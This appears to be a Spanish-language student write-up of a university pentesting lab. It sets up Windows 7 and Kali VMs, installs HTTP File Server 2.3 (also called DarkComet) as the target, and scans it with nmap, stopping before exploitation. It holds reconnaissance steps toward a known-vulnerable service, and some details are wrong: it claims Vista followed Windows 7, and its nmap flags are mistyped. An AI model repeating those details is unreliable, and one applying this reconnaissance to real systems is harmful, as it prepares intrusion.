
El equipo de forense genera una copia del servidor y esta es entregada a usted como experto, debe validar la posible falla de seguridad y si está es explotada debe crear un usuario con su primer nombre y primer apellido, el usuario debe ser administrador esto con el fin de demostrar una PoC ante los altos directivos.

Fuente. Universidad Nacional y a Distancia, UNAD. (2024). Anexo 4 – Escenario 3. https://campus118.unad.edu.co/ecbti144/pluginfile.php/6398/mod_folder/content/0/Anexo%204%20-%20Escenario%203.pdf?forcedownload=1

En el ejercicio propuesto en la guía se utilizaron las siguientes herramientas software: VirtualBox, máquina virtual Windows 7 y máquina virtual Kali Linux Purple.

Figura 3


Oracle VM VirtualBox



Fuente. Autoría Propia

Figura 4


Herramientas Usadas en el Anexo 4 – Escenario 3 (Máquina Virtual Windows 7)



Fuente. Autoría Propia

Figura 5

Herramientas Usadas en el Anexo 4 – Escenario 3 (Máquina Virtual Kali Linux Purple)



Fuente. Autoría Propia

Figura 6

Herramientas Usadas en Cada Fase del Pentesting


HERRAMIENTAS USADAS EN CADA FASE DEL PENTESTING	
FASE DEL PENTESTING	HERRAMIENTA USADA EN LA FASE
RECONOCIMIENTO	NMAP WHOIS
ANALISIS DE VULNERABILIDADES	NMAP NETCAT
EXPLOTACION	METASPLOIT FRAMEWORK
POSTEXPLOTACION/ESCALA DE PRIVILEGIOS	METERPRETER VILLAIN MSFVENOM POWERUP
INFORME	DRADIS

Fuente. Autoría Propia

Datos e información útiles para identificar los fallos de seguridad de la VM Windows 7:

Figura 7

Características de la Máquina Virtual Windows 7



Fuente. Autoría Propia


Podemos analizar que el sistema operativo utilizado tiene fallos de seguridad debido a su versión y por estar obsoleto; ya que, después de él vienen sistemas operativos mucho más actualizados como lo son: Windows Vista, Windows 8, Windows 8.1, Windows 10 y Windows 11. En figura 7 podemos apreciar que no cuenta siquiera con la activación del sistema operativo. También se observa que el antivirus Windows defender se encuentra desactualizado y que no

cuenta con ningún otro software antivirus instalado y lo peor es que hasta el firewall lo tiene desactivado. Se puede notar que al iniciar el equipo tampoco cuenta con una contraseña asignada.

Para realizar la práctica de manera correcta se nos facilita en el banco de trabajo un software llamado Rejjeto, el cual debe estar instalado en la máquina virtual Windows 7 para esta práctica.

Figura 8


Instalación Rejjeto (Descargar del Banco de Trabajo)



Fuente. Autoría Propia

Figura 9


Instalación Rejjeto (Copiar Mediante Memoria USB a la VM Windows 7)



Fuente. Autoría Propia

Figura 10


Instalación Rejjeto (copiar al escritorio de la VM Windows 7)



Fuente. Autoría Propia

Figura 11


Instalación Rejjeto (Extracción con 7zip al Escritorio de la VM Windows 7)



Fuente. Autoría Propia

Figura 12


Instalación Rejjeto (HTTP File Server en VM Windows 7)



Fuente. Autoría Propia

Figura 13


Instalación Rejjeto (DarkComet) en VM Windows 7 (extracción con 7zip)



Fuente. Autoría Propia

Figura 14

Instalación Rejjeto (DarkComet) en VM Windows 7



Fuente. Autoría Propia

Herramientas utilizadas para identificar vulnerabilidades en la VM Windows 7


En el proceso de identificación de los posibles fallos de seguridad, se utilizaron las Herramientas Kali Linux, Nmap y Metasploit.

Lo primero que debemos validar es la dirección IP de las VMs y lo hacemos de la siguiente manera: Para la VM Kali Linux Purple lo hacemos desde una terminal con el comando ifconfig.

Para la VM Windows 7 lo hacemos desde una terminal con el comando ipconfig.

Figura 15

Verificación Direcciones IP de las VMs




Fuente. Autoría Propia

Aquí podemos notar que la dirección IP de la **VM Kali Linux Purple es: 192.168.1.26** y la dirección IP de la **VM Windows 7 es: 192.168.1.25**.

Para iniciar el proceso de escaneo es necesario que ambas máquinas se puedan detectar en la red, por lo cual debemos validar con comandos ping si hay comunicación entre las VM Windows 7 y Kali Linux Purple.

Figura 16

Verificación Direcciones Ping de las VMs



Fuente. Autoría Propia

Podemos notar gracias al comando ping que hay comunicación tanto desde la VM Kali Linux Purple hacia la VM Windows 7 como desde la VM Windows 7 hacia la VM Kali Linux Purple.


Ahora validaremos los puertos abiertos y las aplicaciones relacionadas a esos puertos:

Lo haremos desde la VM Kali Linux Purple **(192.168.1.26)** hacia la VM Windows 7 **(192.168.1.25)** con ayuda de NMAP.

Usaremos el comando **nmap -sS -0 -t5 -sV 192.168.1.25** para obtener puertos, estado de los puertos, servicios relacionados a dichos puertos y la versión correspondiente. También nos muestra el sistema operativo que tiene la máquina.

Figura 17

Puertos Abiertos, Servicios y Versión Usando el Comando **nmap -A 192.168.1.25**



Fuente. Autoría Propia

¿Qué puerto abre la aplicación específica en el anexo?

Figura 18

Puerto Abierto de la Aplicación es el Puerto 80.


```
PORT     STATE SERVICE      VERSION
80/tcp   open  http         HttpFileServer httpd 2.3
```

Fuente. Autoría Propia

Lo anterior podemos verificarlo abriendo un navegador desde la VM Kali Linux Purple y colocando en la barra de dirección la IP de la VM Windows 7 y especificando el puerto **80**, de la siguiente manera: **192.168.1.25:80**

Figura 19

Verificación desde Navegador Mozilla al Puerto Abierto de la Aplicación: Puerto 80



Fuente. Autoría Propia

Podemos indagar sobre las vulnerabilidades asociadas a esa aplicación:

